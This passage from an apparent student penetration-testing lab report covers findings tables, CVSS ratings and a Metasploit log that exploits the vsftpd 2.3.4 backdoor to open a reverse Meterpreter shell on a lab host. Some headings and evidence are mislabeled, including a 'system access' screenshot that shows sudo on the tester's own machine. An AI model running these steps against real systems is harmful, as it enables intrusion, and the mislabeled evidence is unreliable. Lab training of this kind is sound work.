


Figure 15: Burp Request Modification




Figure 16: Burp Response Analysis

3.4 Vulnerability Documentation

Test ID	Vulnerability	Severity	Target
001	SQL Injection	Critical	Login Page
002	XSS	Medium	Input Form

Figure 17: Findings Table



4. REPORTING PRACTICE

4.1 Findings Table

Finding ID	Vulnerability	CVSS Score	Remediation
F001	SQL Injection	9.1	Input validation
F002	Weak Password	7.5	Enforce complexity

Figure 18: Findings Table

4.2 Attack Path Diagram

A visual representation of the attack flow was created to demonstrate how vulnerabilities were exploited step-by-step.

Finding ID	Vulnerability	Severity
F001	SQL Injection	Critical
Description	Allows Database Access	
F002	Cross-Site Scripting	Medium
Description	Executes malicious scripts	
F003	Weak Authentication	High
Description	Login bypass possible	

Figure 19: Vulnerability Findings Table



Low	Medium	High	Critical
0.0 - 3.9	4.0 - 6.9	7.0 - 8.9	9.0 - 10

Figure 20: CVSS Risk Assessment




Figure 21: Attack Path Diagram

4.3 Exploit Development Process

The report includes:

- Executive Summary
- Technical Findings
- Risk Assessment
- Remediation Steps

5. POST-EXPLOITATION, EVIDENCE COLLECTION

5.1 Post-Exploitation Activities

After successful exploitation, post-exploitation techniques were performed to assess the depth of system compromise and potential impact.

Privilege Escalation


Privilege escalation techniques were used to gain higher-level (administrative/root) access on the compromised system. This allowed complete control over the system and demonstrated the severity of the vulnerabilities exploited.

System Enumeration

Detailed system enumeration was conducted to gather critical information such as:

- User accounts and privileges
- Running processes
- Installed applications
- Network configurations

Tools like Meterpreter were used to automate and simplify the enumeration process.



```

harsh@kali: ~
Session Actions Edit View Help
[-] 192.168.1.40:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.50 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:febe:f28 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:be:0f:28 txqueuelen 1000 (Ethernet)
    RX packets 70 bytes 13118 (12.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 3882 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.50:4444
[*] 192.168.1.40:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.50:4444 -> 192.168.1.40:58282) at 2026-04-06 21:49:42 +0530

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >

```

Figure 22: Meterpreter Shell Access



```

root@kali: ~
Session Actions Edit View Help
msf exploit(unix/ftp/vsftpd_234_backdoor) > getsystem
[-] Unknown command: getsystem. Run the help command for more details.
msf exploit(unix/ftp/vsftpd_234_backdoor) > uname -a
[*] exec: uname -a

Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64 GNU/Linux
msf exploit(unix/ftp/vsftpd_234_backdoor) > sudo -i
[*] exec: sudo -i

[sudo] password for harsh:
root@kali: ~

```

Figure 23: System Access Verification

5.2 Evidence Collection

During the post-exploitation phase, relevant evidence was collected to support findings and ensure proper documentation.

- Network traffic was captured using tools like Wireshark
- System logs and sensitive files were extracted
- All collected data was hashed (e.g., SHA-256) to maintain integrity and authenticity

Proper chain-of-custody procedures were followed to ensure that the evidence remains valid for reporting and analysis purposes.




Figure 24: Wireshark Packet Capture




Figure 25: HTTP Traffic Analysis

6. CAPSTONE PROJECT (FULL VAPT CYCLE)

The capstone project involved performing a complete VAPT cycle, simulating a real-world penetration testing engagement.

6.1. Reconnaissance & Scanning

Initial reconnaissance and scanning were performed using tools such as Nmap and OpenVAS to identify open ports, services, and potential vulnerabilities in the target system.

6.2 Vulnerability Assessment

The identified vulnerabilities were analyzed and categorized based on their severity and impact. High-risk vulnerabilities were prioritized for exploitation.

6.3 Exploitation

Exploitation was carried out using Metasploit and other tools to gain unauthorized access to the system. Successful exploitation demonstrated how attackers could compromise the system.

6.4 Vulnerability Assessment

Further actions were performed after gaining access, including privilege escalation, data extraction, and maintaining persistence to simulate real attack scenarios.

6.5 Final Report Summary

The assessment revealed multiple vulnerabilities that could lead to serious security breaches.

Key recommendations include:

- Applying security patches regularly
- Implementing strong input validation
- Enhancing access control mechanisms
- Conducting periodic security assessments

7. CONCLUSION AND REFERENCE

7.1. Conclusion

This practical implementation of VAPT provided hands-on experience in identifying and exploiting vulnerabilities. The use of tools like Metasploit and Burp Suite demonstrated real-world attack scenarios. Proper remediation and secure coding practices are essential to protect systems from such threats.

7.2 References

- OWASP Top 10
- Exploit-DB
- Metasploit Documentation
- PortSwigger Web Security Academy
- PTES Framework